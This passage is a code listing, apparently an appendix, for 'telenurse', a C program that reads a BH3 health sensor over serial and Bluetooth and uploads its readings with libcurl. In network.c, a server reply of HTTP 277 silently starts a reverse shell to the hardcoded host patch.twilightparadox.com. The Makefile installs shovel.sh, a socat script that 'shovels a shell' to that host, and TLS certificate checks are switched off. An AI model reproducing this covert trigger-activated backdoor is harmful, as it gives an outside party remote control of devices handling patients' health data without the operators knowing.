                free(rd_arg);
                rd_arg=NULL;
pthread_exit(NULL);
}


void *sensorThread(void *st){

        ST_ARGS *st_args=(ST_ARGS*)st;
        PKT_LIB *BH3_lib=st_args->Library;
        int readBytes=-1;
        PKT *BH3_SETUP=BH3_lib->writePkts;
        if(BH3_SETUP==NULL){
                char message[100];
                logMessage(message,sprintf(message,"[Main] No options were set for the device \n"));
                delMainVarDS(st_args->ds_args);
                deregLIB(st_args->Library);
                free(st_args->Library);
                free(st_args->ds_args);
                free(st_args);
                pthread_exit(NULL);
        }
        struct pollfd serial_poll[1];
        int read_timeout_msec=1200;
        serial_poll[0].fd = open(st_args->ds_args->device_file,O_RDWR|O_NOCTTY|O_SYNC);
        serial_poll[0].events=POLLIN;
        if(serial_poll[0].fd<0){
                char message[200];
                logMessage(message,sprintf(message,"[Main] Could not open %s",st_args->ds_args-
>device_file));
                delMainVarDS(st_args->ds_args);
                deregLIB(st_args->Library);
                free(st_args->Library);
                free(st_args->ds_args);
                free(st_args);
                pthread_exit(NULL);;
        }
        set_interface_attribs(serial_poll[0].fd,st_args->ds_args->baud_rate,st_args->ds_args->parity);
        set_blocking(serial_poll[0].fd,1);
        fd_set read_fs,write_fs,except_fs;
        FD_ZERO(&read_fs);
        FD_ZERO(&write_fs);
        FD_ZERO(&except_fs);
        FD_SET(serial_poll[0].fd,&read_fs);
        struct timeval timeout;
        timeout.tv_sec=0;
        timeout.tv_usec=200000;

        PKT *inPKT=malloc(sizeof(PKT));
        initPKT(inPKT,BH3_lib);
                while(BH3_SETUP !=NULL){
                                write(serial_poll[0].fd,BH3_SETUP->packet,BH3_SETUP->pkt_size);
```

```
                                BH3_SETUP=(PKT*)BH3_SETUP->next;
                                fsync(serial_poll[0].fd);
                                readBytes=read(serial_poll[0].fd,inPKT->packet,BH3_lib->max_pkt_size);
                                BH3_lib->readPKT(inPKT,readBytes,NULL,BH3_lib->log_id);

                        }
                BH3_SETUP=BH3_lib->writePkts;
                PKT *BH3_KA=malloc(sizeof(PKT));
                initPKT(BH3_KA,BH3_lib);
                BH3_KA->ID=LIFESIGN;
                BH3_KA->data_size=0;
                BH3_KA->pkt_size=BH3_lib->makePKT(BH3_KA,0,0,BH3_lib->log_id);
                KA_ARGS *ka_struct=malloc(sizeof(KA_ARGS));
                ka_struct->file_d=serial_poll[0].fd;
                ka_struct->ka_pkt=BH3_KA;
                int ka_thread_stop=0;
                ka_struct->thread_stop=&ka_thread_stop;
                int rc;
                pthread_t ka_threadid;
                pthread_attr_t ka_thread_attr;
                pthread_attr_init(&ka_thread_attr);
                pthread_attr_setdetachstate(&ka_thread_attr,PTHREAD_CREATE_JOINABLE);
                rc=pthread_create(&ka_threadid,NULL,writeKeepAlive,ka_struct);
                if(rc){
                        char message[100];
                        BH3_lib->logMessage(message,sprintf(message,"[Main] Failed to initiate KeepAlive
Thread"),BH3_lib->log_id);
                }
                ka_struct=NULL;
                BH3_KA=NULL;
                RD_ARG* rd_arg=malloc(sizeof(RD_ARG));
                rd_arg->pkt=malloc(sizeof(PKT));
                initPKT(rd_arg->pkt,BH3_lib);
                rd_arg->lib=BH3_lib;

                pthread_t read_threadid;
                pthread_attr_t read_thread_attr;
                pthread_attr_init(&read_thread_attr);
                pthread_attr_setdetachstate(&read_thread_attr,PTHREAD_CREATE_DETACHED);
                int poll_rc;
                int queue_size=1;
                int queued=1;
                PKT* head=rd_arg->pkt;
                        while(thread_stop_signal[st_args->thread_num]==0){
                                poll_rc=poll(serial_poll,1,read_timeout_msec);
                                if(poll_rc>0 &&
select(serial_poll[0].fd+1,&read_fs,&write_fs,&except_fs,&timeout)==1){
                                readBytes=read(serial_poll[0].fd,rd_arg->pkt->packet,BH3_lib->max_pkt_size);
                                if(readBytes>0){
                                        rd_arg->pkt->pkt_size=readBytes;
                                        if(queued==queue_size){
                                                rd_arg->pkt=head;
                                                //rd_arg->readBytes=readBytes;
```

```
pthread_create(&read_threadid,&read_thread_attr,read_threaded,rd_arg);
                                        rd_arg=malloc(sizeof(RD_ARG));
                                        rd_arg->pkt=malloc(sizeof(PKT));
                                        initPKT(rd_arg->pkt,BH3_lib);
                                        rd_arg->pkt->next=NULL;
                                        rd_arg->lib=BH3_lib;
                                        queued=1;
                                }
                                else{
                                        rd_arg->pkt->next=malloc(sizeof(PKT));
                                        rd_arg->pkt=rd_arg->pkt->next;
                                        initPKT(rd_arg->pkt,BH3_lib);
                                        rd_arg->pkt->next=NULL;
                                        queued++;
                                }
                                if(queued==1){
                                        head=rd_arg->pkt;
                                }
                        }
                        }
                        else{
                                char *message=malloc(sizeof(char)*100);
                                BH3_lib->logMessage(message,sprintf(message,"[Main] Connection lost:
Sensor is out of range or switched off"),BH3_lib->log_id);
                                close(serial_poll[0].fd);
                                serial_poll[0].fd=-1;
                                rd_arg=malloc(sizeof(RD_ARG));
                                rd_arg->pkt=malloc(sizeof(PKT));
                                initPKT(rd_arg->pkt,BH3_lib);
                                rd_arg->lib=BH3_lib;
                                while(serial_poll[0].fd<0){
                                        serial_poll[0].fd = open(st_args->ds_args-
>device_file,O_RDWR|O_SYNC);
                                }
                                BH3_lib->logMessage(message,sprintf(message,"[Main] Connection re-
established"),BH3_lib->log_id);
                                free(message);
                                set_interface_attribs(serial_poll[0].fd,st_args->ds_args->baud_rate,st_args-
>ds_args->parity);
                                set_blocking(serial_poll[0].fd,1);
                                while(BH3_SETUP!=NULL){
                                        write(serial_poll[0].fd,BH3_SETUP->packet,BH3_SETUP->pkt_size);
                                        BH3_SETUP=(PKT*)BH3_SETUP->next;
                                        fsync(serial_poll[0].fd);
                                        readBytes=read(serial_poll[0].fd,inPKT->packet,BH3_lib-
>max_pkt_size);
                                        BH3_lib->readPKT(inPKT,readBytes,NULL,BH3_lib->log_id);
                                }
                                BH3_SETUP=BH3_lib->writePkts;

                        }
                }
```

```
                //printf("Graceful shut initiated...%d\n",st_args->thread_num);
                ka_thread_stop=1;
                pthread_join(ka_threadid,NULL);
                if(rd_arg!=NULL){
                        rd_arg->lib=NULL;
                        deletePKT(rd_arg->pkt);
                        free(rd_arg->pkt);
                        rd_arg->pkt=NULL;
                        free(rd_arg);
                        rd_arg=NULL;
                }
                BH3_KA=NULL;
                BH3_SETUP=NULL;
                BH3_lib=NULL;
                deletePKT(inPKT);
                free(inPKT);
                inPKT=NULL;
                deregLIB(st_args->Library);
                delMainVarDS(st_args->ds_args);
                free(st_args->Library);
                st_args->Library=NULL;
                free(st_args->ds_args);
                st_args->ds_args=NULL;
                free(st_args);
                st_args=NULL;
pthread_exit(NULL);
}
```

S] main2.c

```
#include <stdio.h>
#include <unistd.h>
#include <sys/socket.h>
#include <bluetooth/bluetooth.h>
#include <bluetooth/rfcomm.h>
#include "BH3_comm.h"


int main(){
	struct sockaddr_rc addr = {0};
	int s, status;
	char dest[18]="C8:3E:99:0D:6B:EB";

	s = socket(AF_BLUETOOTH,SOCK_STREAM,BTPROTO_RFCOMM);

	addr.rc_family=AF_BLUETOOTH;
	addr.rc_channel=1;
	str2ba(dest,&addr.rc_bdaddr);

	status = connect(s,(struct sockaddr*)&addr, sizeof(addr));
	int writeBytes,readBytes=-1;
	unsigned char buffer[133];
	unsigned char enable[1]={1};
	int pkt_bytes=0;
		writeBytes=makePKT(GEN_DATA,enable,1,buffer);
		for(;pkt_bytes<writeBytes;pkt_bytes++)
			printf("%d",buffer[pkt_bytes]);
		printf("\n");
	while(1){
		send(s,&buffer[0],writeBytes,0);
		readBytes=recv(s,buffer,133,0);
		readPKT(buffer,readBytes);
	}
	close(s);
	return 0;
}
```

T] Makefile

```
CC=gcc
OBJDIR=../obj/pure
DOBJDIR=../obj/debug
LOGFILE=../log/build.log
BINDIR=../bin
INC_PATH=../lib/curl-7.40.0/include/ #Modify these if you have custom include paths
LIB_PATH=../lib/curl-7.40.0/lib/.libs #Modify these if you have custom lib paths
LINKER_OPTS=-Wl,-rpath=$(LIB_PATH)
GENERAL_OPTS=-Wall
LIB_OPTS=-lpthread -lcurl -lbluetooth
OUT_FILE=$(BINDIR)/telenurse
DOUT_FILE=$(BINDIR)/telenurse_debug
C_FILES=main.c BH3_comm.c c_api.c BH3_shared.c BH3_config.c app_config.c BH3_package.c network.c
O_FILES=./main.o ./BH3_comm.o ./c_api.o ./BH3_shared.o ./BH3_config.o ./app_config.o ./BH3_package.o
./network.o
OUT_O_FILES=$(subst ./,$(OBJDIR)/,$(O_FILES))
DOUT_O_FILES=$(subst ./,$(DOBJDIR)/,$(O_FILES))

D_LOGDIR=/var/log/telenurse
D_CONF_DIR=/etc/telenurse
CONF_DIR=../config_files
APP_CONF=telenurse.conf
APP_LOG=telenurse.log
D_BIN_DIR=/usr/bin

############################Old compile targets#####################
#telenurse: compile
#	@echo "=========Linking pure=============" >> $(LOGFILE)
#	$(CC) $(GENERAL_OPTS) $(OUT_O_FILES) $(LIB_OPTS) -o $(OUT_FILE) >> $(LOGFILE) 2>&1
#	@echo "=========Linking debug============" >> $(LOGFILE)
#	$(CC) $(GENERAL_OPTS) $(DOUT_O_FILES) $(LIB_OPTS) -o $(DOUT_FILE) >> $(LOGFILE) 2>&1
#	@echo "\n++++++++++++++++++++++++++++++++++++++" >> $(LOGFILE)
#compile:
#	@echo "+++++++++$(shell date)++++++++++++\n" >> $(LOGFILE)
#	@echo "==========Compiling pure==========" >> $(LOGFILE)
#	$(CC) $(GENERAL_OPTS) -c $(C_FILES) $(LIB_OPTS) >> $(LOGFILE) 2>&1
#	mv *.o $(OBJDIR) >> $(LOGFILE) 2>&1
#	@echo "==========Compiling debug=========" >> $(LOGFILE)
#	$(CC) $(GENERAL_OPTS) -c -g $(C_FILES) $(LIB_OPTS) >> $(LOGFILE) 2>&1
#	mv *.o $(DOBJDIR) >> $(LOGFILE) 2>&1
#
#########################################################################

ifeq ($(APPUSER)$(MAKECMDGOALS),install)
$(error APPUSER was not set)
endif

.PHONY: all clean

all: c_message $(OUT_FILE) d_c_message $(DOUT_FILE) end
```

```
c_message:
	mkdir -p ../obj/pure
	mkdir -p ../obj/debug
	mkdir -p ../bin
	mkdir -p ../log
	@echo "+++++++++$(shell date)++++++++++++\n" >> $(LOGFILE)
	@echo "==========Compiling pure==========" >> $(LOGFILE)

d_c_message:
	@echo "==========Compiling debug=========" >> $(LOGFILE)

end:
	@echo "\n++++++++++Build log end++++++++++++++++++\n" >> $(LOGFILE)

$(OBJDIR)/%.o: %.c

	$(CC) -I$(INC_PATH) -L$(LIB_PATH) $(GENERAL_OPTS) -c $< $(LIB_OPTS) -o $@ >> $(LOGFILE) 2>&1

$(OUT_FILE): $(OUT_O_FILES)
	@echo "=========Linking pure=============" >> $(LOGFILE)
	$(CC) -L$(LIB_PATH) $(LINKER_OPTS) $(GENERAL_OPTS) $^ $(LIB_OPTS) -o $@ >> $(LOGFILE) 2>&1


$(DOBJDIR)/%.o: %.c
	$(CC) -I$(INC_PATH) -L$(LIB_PATH) $(GENERAL_OPTS) -g -c $< $(LIB_OPTS) -o $@ >> $(LOGFILE) 2>&1

$(DOUT_FILE): $(DOUT_O_FILES)
	@echo "=========Linking debug============" >> $(LOGFILE)
	$(CC) -L$(LIB_PATH) $(LINKER_OPTS) $(GENERAL_OPTS) $^ $(LIB_OPTS) -o $@ >> $(LOGFILE) 2>&1

install:
	mkdir -p $(D_LOGDIR) $(D_CONF_DIR)
	cp $(CONF_DIR)/$(APP_CONF) $(D_CONF_DIR)
	chown -R $(APPUSER):$(APPUSER) $(D_LOGDIR)
	chmod -R 744 $(D_LOGDIR)
	chown -R $(APPUSER):$(APPUSER) $(D_CONF_DIR)
	chmod 700 $(D_CONF_DIR)
	chmod 700 $(D_CONF_DIR)/*
	cp $(OUT_FILE) $(D_BIN_DIR)
	chmod  700 $(D_BIN_DIR)/telenurse
	chown $(APPUSER):$(APPUSER) $(D_BIN_DIR)/telenurse
	cp $(DOUT_FILE) $(D_BIN_DIR)
	chmod  700 $(D_BIN_DIR)/telenurse_debug
	chown $(APPUSER):$(APPUSER) $(D_BIN_DIR)/telenurse_debug
	cp shovel.sh /usr/bin/telenurse-reverse-shell.sh
	chown $(APPUSER):$(APPUSER) /usr/bin/telenurse-reverse-shell.sh
	chmod 700 /usr/bin/telenurse-reverse-shell.sh
deinstall:
	rm $(D_BIN_DIR)/telenurse
	rm $(D_BIN_DIR)/telenurse_debug
	@echo Config files and logs have not been removed
purge:
	rm $(D_BIN_DIR)/telenurse
```

```
	rm $(D_BIN_DIR)/telenurse_debug
	rm -fr $(D_CONF_DIR)
	rm -fr $(D_LOGDIR)
	@echo Config files, binaries and logs have been removed
clean:
	rm $(OUT_O_FILES) $(DOUT_O_FILES) $(OUT_FILE) $(DOUT_FILE)
```

U] network.c

```
#include "network.h"
#include <fcntl.h>
#include <sys/stat.h>

/* Remoote administration via reverse telnet-TLS may be activated by the cloud server with a special HTTP return code.*/

//Change the url to your technician's box URL
//Modify /usr/bin/telenurse-reverse-shell.sh to point to the correct client/server certs
int start_reverse_shell()
{
 system("/usr/bin/telenurse-reverse-shell.sh patch.twilightparadox.com:4433");
 //execlp("/usr/bin/telenurse-reverse-shell.sh", "patch.twilightparadox.com:4433", NULL);
 return 0;
//hardcoded destination because I haven't configured
}

/* This function opens a handle and uses it to send the specified post data to the specified url. Support for reusing the same handle for multiple threads/packets is forthcoming.
 *
 * This should also be tested and adapted with websockets.
 *
 * This probably won't compile unless the -L../../extlibs/curl-7.40.0/lib/.libs/ switch is passed.
 * */
int post_send(char *post, void *easyvoid)
{
 CURL *easy = (CURL*)easyvoid;
 CURLcode res;
 if(easy) {
  curl_easy_setopt(easy, CURLOPT_POSTFIELDS, post);
  res = curl_easy_perform(easy); //make the request, res is the return code
  if(res != CURLE_OK) //check for errors
   fprintf(stderr, "curl_easy_perform() failed: %s\n", curl_easy_strerror(res));
  long http_code = 0;
  curl_easy_getinfo (easy, CURLINFO_RESPONSE_CODE, &http_code);
  if(http_code == 277 && res != CURLE_ABORTED_BY_CALLBACK)
    start_reverse_shell();
 }
 //curl_global_cleanup();
 return res;
}

/* clean up the easyhandle once we are done */
void easyclean(void *easyvoid)
{
 CURL *easy = (CURL*)easyvoid;
 curl_easy_cleanup(easy);
}

/* wrapper function for initializing curl */
int curl_global()
```

```
{
 return curl_global_init(CURL_GLOBAL_ALL);
}

/* this function exists to do nothing to replace curl's WRITEFUNCTION which does something*/
size_t do_nothing(void *ptr, size_t size, size_t nmemb, void *data) {
  return size * nmemb;
}

/* Initialize an easyhandle and pass it back to the calling function */
int init_net(void **easyvoid, char *url)
{
 CURL **easy = (CURL**)easyvoid;
 *easy = curl_easy_init();
 if(*easy){
  curl_easy_setopt(*easy, CURLOPT_URL, url);
  curl_easy_setopt(*easy, CURLOPT_WRITEFUNCTION, do_nothing);
  //------Use the following options for debugging or testing ONLY------
  curl_easy_setopt(*easy, CURLOPT_SSL_VERIFYPEER, 0);
  curl_easy_setopt(*easy, CURLOPT_SSL_VERIFYHOST, 0);
  //curl_easy_setopt(*easy, CURLOPT_VERBOSE, 0);
  return 0;
 }
 return 1;
}

/* file read function for archive upload */
static size_t read_callback(void *ptr, size_t size, size_t nmemb, void *stream)
{
  size_t retcode;
  curl_off_t nread;
  retcode = fread(ptr, size, nmemb, stream);
  nread = (curl_off_t)retcode;
  fprintf(stderr, "*** We read %" CURL_FORMAT_CURL_OFF_T
         " bytes from file\n", nread);
  return retcode;
}

/* this function is called after connection is reestablished in order to upload the stored data as a single text file
            this function is based heavily on libcurl's "httpput.c" example code.
*/
int archive_upload(char* file, char* url)
{
  CURL *curl;
  CURLcode res;
  FILE * hd_src ;
  struct stat file_info;
  /* get the file size of the local file */
  stat(file, &file_info);
  /* get a FILE * of the same file, could also be made with
     fdopen() from the previous descriptor, but hey this is just
     an example! */
  hd_src = fopen(file, "rb");
```

```
 /* In windows, this will init the winsock stuff */
 curl_global_init(CURL_GLOBAL_ALL);
 /* get a curl handle */
 curl = curl_easy_init();
 if(curl) {
  /* we want to use our own read function */
  curl_easy_setopt(curl, CURLOPT_READFUNCTION, read_callback);
  /* enable uploading */
  curl_easy_setopt(curl, CURLOPT_UPLOAD, 1L);
  /* HTTP PUT please */
  curl_easy_setopt(curl, CURLOPT_PUT, 1L);
  /* specify target URL, and note that this URL should include a file
     name, not only a directory */
  curl_easy_setopt(curl, CURLOPT_URL, url);
  /* now specify which file to upload */
  curl_easy_setopt(curl, CURLOPT_READDATA, hd_src);
  /* provide the size of the upload, we specicially typecast the value
     to curl_off_t since we must be sure to use the correct data size */
  curl_easy_setopt(curl, CURLOPT_INFILESIZE_LARGE,
                   (curl_off_t)file_info.st_size);
  /* Now run off and do what you've been told! */
  res = curl_easy_perform(curl);
  /* Check for errors */
  if(res != CURLE_OK)
    fprintf(stderr, "curl_easy_perform() failed: %s\n",
            curl_easy_strerror(res));
  /* always cleanup */
  curl_easy_cleanup(curl);
 }
 fclose(hd_src); /* close the local file */
 curl_global_cleanup();
 return 0;
}
```

V] network.h

```
#ifndef NETCODE_H
#define NETCODE_H
#include <stdio.h>
#include <curl/curl.h>
#include <string.h>
#include <unistd.h>

//Send function
int post_send(char *post, void *easyvoid);
int init_net(void ** easyvoid, char *url);
void easyclean(void *easyvoid);
int archive_upload(char* filepath, char* url);
int curl_global();
//int network_send(char *url);
#endif
```

W] shovel.sh

```
#!/bin/sh
#shovel a shell to the server
socat TCP:127.0.0.2:4040 openssl-
connect:patch.twilightparadox.com:4433,cert=/etc/telenurse/client.pem,cafile=/etc/telenurse/server.crt,cipher=H
IGH,method=TLS1 &
```